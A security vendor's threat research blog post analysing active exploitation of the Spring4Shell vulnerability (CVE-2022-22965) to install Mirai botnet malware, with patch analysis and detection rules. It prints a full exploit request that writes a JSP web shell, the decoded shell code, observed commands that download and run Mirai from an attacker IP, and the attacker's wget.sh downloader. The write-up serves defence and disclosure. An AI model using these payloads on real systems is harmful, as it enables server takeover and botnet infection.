CVE-2022-22965 Analyzing the Exploitation of Spring4Shell Vulnerability in Weaponizing and Executing the Mirai Botnet Malware

By Deep Patel, Nitesh Surana, Ashish Verma (words)

Published: 2022-04-08 · Archived: 2026-04-05 21:17:45 UTC

We discovered active exploitation of a vulnerability in the Spring Framework designated as CVE-2022-22965 that allows malicious actors to download the Mirai botnet malware.

By: Deep Patel, Nitesh Surana, Ashish Verma Apr 08, 2022 Read time: 9 min (2405 words)

Trend Micro Threat Research observed active exploitation of the Spring4Shell vulnerability assigned as CVE-2022-22965, which allows malicious actors to weaponize and execute the Mirai botnet malware. The exploitation allows threat actors to download the Mirai sample to the "/tmp" folder and execute them after permission change using "chmod".

We began seeing malicious activities at the start of April 2022. We also found the malware file server with other variants of the sample for different CPU architectures.

We discuss our findings and analysis of the exploits and patch based on our samples, as well as real-world application of the potential risks in this blog. In the last section, we include some recommendations on how to mitigate these risks.

What is Spring Framework?

Spring Framework is used to develop enterprise-level applications in Java. It is a platform that provides comprehensive infrastructure to support model-view-controller- or MVC-based applications developed to reduce manual configuration and enhance memory management. It also makes code more reusable and easier to maintain by implementing some design patterns universally.

Spring Framework is part of the Spring ecosystem, which comprises other components for cloud, data, and security, among others.

How is CVE-2022-22965 different from CVE-2022-22963?

There are two vulnerabilities that allow malicious actors to achieve remote code execution (RCE) for Spring Framework. Table 1 outlines the key differences between the two:

CVE-2022-22963	CVE-2022-22965

Specific to a local resource exposure bug in Spring Cloud Function	Leads to RCE in Spring Core applications under non-default circumstances
Patch available: Yes.	Patch available: Yes (see section on available patches and mitigations).
CVSS Base score: 9.8 (Critical) (CVSS 3.x) but much less severe than CVE-2022-22965	CVSS Base score: 9.8 (Critical) (CVSS 3.x)
Makes an impact on Spring Cloud Function versions 3.1.6, 3.2.2, and older unsupported versions, where the routing functionality is used.	Makes an impact on any Java application using Spring Core under non-default circumstances.

Table 1. Differences between CVE-2022-22963 and CVE-2022-22965

Dependencies, software, and versions affected

As of this writing, most of the vulnerable setups were configured to the following dependencies:

- Spring Framework versions before 5.2.20, 5.3.18, and Java Development Kit (JDK) version 9 or higher
- Apache Tomcat
- Spring-webmvc or spring-webflux dependency
- Using Spring parameter binding that is configured to use a non-basic parameter type, such as Plain Old Java Objects (POJOs)
- Deployable, packaged as a web application archive (WAR)
- Writable file system such as web apps or ROOT

How does the vulnerability exist?

In general, this vulnerability occurs when special objects or classes are exposed under certain conditions. It is quite common for request parameters to be bound to a POJO that is not annotated with @RequestBody, which helps in extracting parameters from HTTP requests. The class variable contains a reference to the POJO object that the HTTP parameters are mapped to.

Threat actors can directly access an object by specifying the class variable in their requests. All child properties of an object can also be accessed by malicious actors through the class objects. As a result, they can get access to all kinds of other valuable objects on the system simply by following the chains of properties.

In Spring Core for "class.classLoader" and "class.protectionDomain", logic prevents malicious access to the child properties of the class object. However, the logic is not foolproof and can in fact be bypassed by using the "class.module.classLoader" selector.

```
if (Class.class == beanClass &&
    ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))) {
        continue;
}
```


Figure 1. Logic to prevent child properties; this logic is not foolproof.

Patch analysis

The patch for Spring Framework has already been released. We provide relevant details in the succeeding section on available patches and mitigations.


In this section, we analyze how different the patch is.

As aforementioned, the "class.classLoader" and "class.protectionDomain" logic was not adequately secure, thus rendering the Spring Framework vulnerable. To resolve this issue, the logic of child property access has been improved in the patched version update. Currently, it only allows "name" variants of class properties and no longer allows the binding of ClassLoader and ProtectionDomain Types.



```
if (Class.class == beanClass &&
        ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
    // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
```

Figure 2. spring-framework-5.3.17



```
if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
    // Only allow all name variants of Class properties
    continue;
}
if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
        || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
    // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
    continue;
```

Figure 3. spring-framework-5.3.18

Details of the patch can be found here.

Exploit analysis

In this section, we attempt to understand how malicious actors can gain access to all sorts of valuable objects on the system by simply following the chain of properties that we previously discussed.

Having access to the class variable and all its sub-properties provides a path for threat actors to change the behavior of the web application. Their familiarity with ways to exploit exposed class objects has resulted in many techniques for weaponizing this vulnerability.

For example, threat actors can access an AccessLogValve object and weaponize the class variable "class.module.classLoader.resources.context.parent.pipeline.firstpath" in Apache Tomcat. They can do this by redirecting the access log to write a web shell into the web root through manipulation of the properties of the AccessLogValve object, such as its pattern, suffix, directory, and prefix.

To illustrate:

Stage 1

Send Crafted Packet using “burp suite” or “curl”

Sample Host = (http://{victim IP}:8080/)

```
Header = {
        "suffix":"%>//",,
        "c1":"Runtime",
        "c2":"<%",
        "DNT":"1",
        "Content-Type":"application/x-www-form-urlencoded"
}

Data
= "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
```

Figure 4. Specific headers and class attributes for the creation of a JSP web shell

The payload from the first stage can be sent as a single request without using different headers as shown in Figure 4 and as described in this public exploit. This exploit proof of concept is also interesting since a legitimate Tomcat feature of formatting the incoming logs to a deployed application is exploited as described in the second stage.

Stage 2

After decoding the payload being used from the first stage, we observe the following parameters and values in the payload:

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}i

class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp

class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT

class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar

class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=

When a server handles this request, it creates a “tomcatwar.jsp” file on the server directory, which can be observed in the following string from the request made in the first stage.

Here, five specific attributes are modified as follows:

1. Pattern: It consists of a formatting layout identifying the various fields to extract from the request and log the response. Here you can see how the headers ‘c2’, ‘c1’, ‘suffix’ are being fetched from the headers. The substitution happens from the incoming headers as the format is %{name_of_header}i.

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}i

2. Suffix: The suffix to add to the end of each log file name. The extension of the file that will be written is .jsp

class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp

3. Directory: The absolute or relative path of a directory where the file will be created. In this case, 'webapps/ROOT' is selected since this is the path that is contained in a default Tomcat installation.

class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT

4. Prefix: The string that is added to the start of each log file that will be created. In this case, it's 'tomcatwar'.

class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar

5. fileDateFormat: The field allows for a customized timestamp to be added in the log file name. This is kept empty since we don't want any other extensions in the JSP webshell and this is set to empty because we don't desire the default timestamp format.

class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=

Stage 3

Using the uploaded JSP web shell, malicious actors can execute commands on the server remotely, as observed in this domain:

- · (http://{victim IP}:8080/tomcatwar[.]jsp?pwd=j&cmd=whoami)




Figure 5. Execution of "whoami" using uploaded JSP web shell

Associated risks if unpatched

The RCE vulnerability gives threat actors full access to the compromised devices, making it a dangerous and critical vulnerability. Malicious actors can achieve various goals through RCE attacks. In contrast to other exploits, an RCE attack typically results in the following:

- Creation of a path to allow initial access to a device that lets threat actors to install malware or achieve other goals

- Provision of means to spread malware that extracts and exfiltrates data from a device, or enabling of commands that install malware designed to steal information
- Denial of service that disrupts the operation of systems or other applications on the system
- Deployment and execution of cryptomining or cryptojacking malware on exposed devices by exploiting the RCE vulnerability
- Deployment of ransomware that encrypts files and withholds access until victims settle the ransom

Earliest exploitation

C1WS IPS rule 1006015, which detects “class.classLoader” in the request, was first logged on our honeypots on March 31, 2022.

IPS rule: 1006015 – Restrict Apache Struts “class.classLoader” Request




Figure 6. C1WS IPS trigger

We also observed IPS triggers from the rule released recently, as follows:

IPS rule: 1011372 - Spring Framework "Spring4Shell" Remote Code Execution Vulnerability (CVE-2022-22965)




Figure 7. C1WS IPS trigger

This IPS trigger is observed when a threat actor sends the malicious payload to exploit the vulnerability.

Figure 8. C1WS Log Inspection trigger on unsuccessful exploitation

This Log Inspection trigger can be observed when there is an unsuccessful exploitation attempt. It fails to create the log file that is the web shell (shell.jsp) due to incoherent permissions on the Tomcat ROOT directory. Such indicators can help threat analysts when they explore possible exploitation attempts of this vulnerability.




Figure 9. C1WS Log Inspection trigger on unsuccessful exploitation

Like the trigger in Figure 8, this Log Inspection trigger was observed as a result of an unsuccessful exploitation of the vulnerability. Here, the file “shell.jsp” was not created. Since the file was not available, the exception “java.io.FileNotFoundException” was logged.

Active exploitation

We observed active exploitation of Spring4Shell wherein malicious actors were able to weaponize and execute the Mirai botnet malware on vulnerable servers, specifically in the Singapore region.

The Mirai sample is downloaded to the “/tmp” folder and executed after permission change to make them executable using “chmod”. The exploitation requests and commands decoded are as follows:

- http://{victim IP}:9090/tomcatwar[.]jsp?pwd=j&cmd=cd%20/tmp;%20wget%20http://45[.]95[.]169[.]143/The420smokeplace[.]dns/KKveTTgaAAsecNNaaaa.x86;chmod%20777%20*;./KKveTTgaAAsecNNaaaa.x86%20mSpring[.]x86
- cd /tmp; wget http://45[.]95[.]169[.]143/The420smokeplace.dns/KKveTTgaAAsecNNaaaa.x86;chmod 777 *;./KKveTTgaAAsecNNaaaa.x86 mSpring[.]x86
- http://45[.]95[.]169[.]143/The420smokeplace[.]dns/KKveTTgaAAsecNNaaaa.x86

We observed the samples at the start of April 2022. We also found the malware file server with other variants for different CPU architectures.




Figure 10. Mirai malware samples for different CPU architectures

```
#!/bin/sh

# Edit
WEBSERVER="45.95.169.143:80"
# Stop editing now

BINARIES="KKveTTgaAAsecNNaaaa.arm KKveTTgaAAsecNNaaaa.m68k KKveTTgaAAsecNNaaaa.x86 KKveTTgaAAsecNNaaaa.spc KKveTTgaAAsecNNaaaa.sh4 KKveTTgaAAsecNNaaaa.ppc
 KKveTTgaAAsecNNaaaa.mpsl KKveTTgaAAsecNNaaaa.mips KKveTTgaAAsecNNaaaa.arm7 KKveTTgaAAsecNNaaaa.arm5n KKveTTgaAAsecNNaaaa.arm"

for Binary in $BINARIES; do
        wget http://"$WEBSERVER"/The420smokeplace.dns/"$Binary" -O dvrHelper
        chmod 777 dvrHelper
        ./dvrHelper miRZ
done

rm -f "
```

Figure 11. Content of “wget.sh” as retrieved from a malicious server

The script "wget.sh" downloads the binaries from the malicious server and executes all the samples. The compatible ones run while the rest don’t. Post execution, the files are removed from disk.

Trend Micro Vision One™

Risk level	Detection filter	Description	Tactic	Technique
Low	Identified Potential Outbound Network Activity To Cryptocurrency ...	Adversaries may gain an initial foothold on vulnerable ...	TA0040	T1496
Low	Set Execute Attribute Via Chmod	An attempt to set execute attribute using Change mod...	TA0005	T1222.002
Low	Download Via Curl Or Wget	An attempt to download files using Curl or Wget com...	TA0011	T1071.001, T1105
Low	External IP Address Discovery Via Curl	Detects attempt to retrieve the system's external IP ad...	TA0011	T1071.001
Medium	Elevation Of Privileges Via SUDO Command	Elevation of privileges performed via SUDO command	TA0004, TA0005	T1548.003
Medium	Read Access On Unix Password File	An attempt to read password file where registered user...	TA0007	T1087.001
Low	Unix System Owner Or User Discovery	Detects attempt to identify the owner or user of the sy...	TA0007	T1033
High	Identified Suspicious Command Injection Attack	Detect Suspicious Command Injection Attack	TA0002	T1059
Medium	Spring Core Remote Code Execution Vulnerability (CVE-2022-22965)	Detected Exploitation of Spring Core (CVE-2022-22965)	TA0006	T1110

Figure 12. Trend Micro Vision One™ (Observed Attack Techniques) OATs triggers

Here, we see the individual triggers from different modules and products of Trend Micro from the threat hunting app, where we can examine the different levels of severity of each significant hit. We take this to the next level in the Vision One Workbench.




Figure 13. Trend Micro Vision One™ Network Security Workbench trigger

This Workbench is generated from Trend Micro Cloud One™ – Network Security. This shows how Network Security can help detect and prevent exploit attempts to protect an enterprise's Cloud workload on its deployed virtual private cloud (VPC). Here we can see how the endpoint with the IP address "10.10.10.176" is protected by the Intrusion Prevention Filter for Spring Core Code Execution Vulnerability.

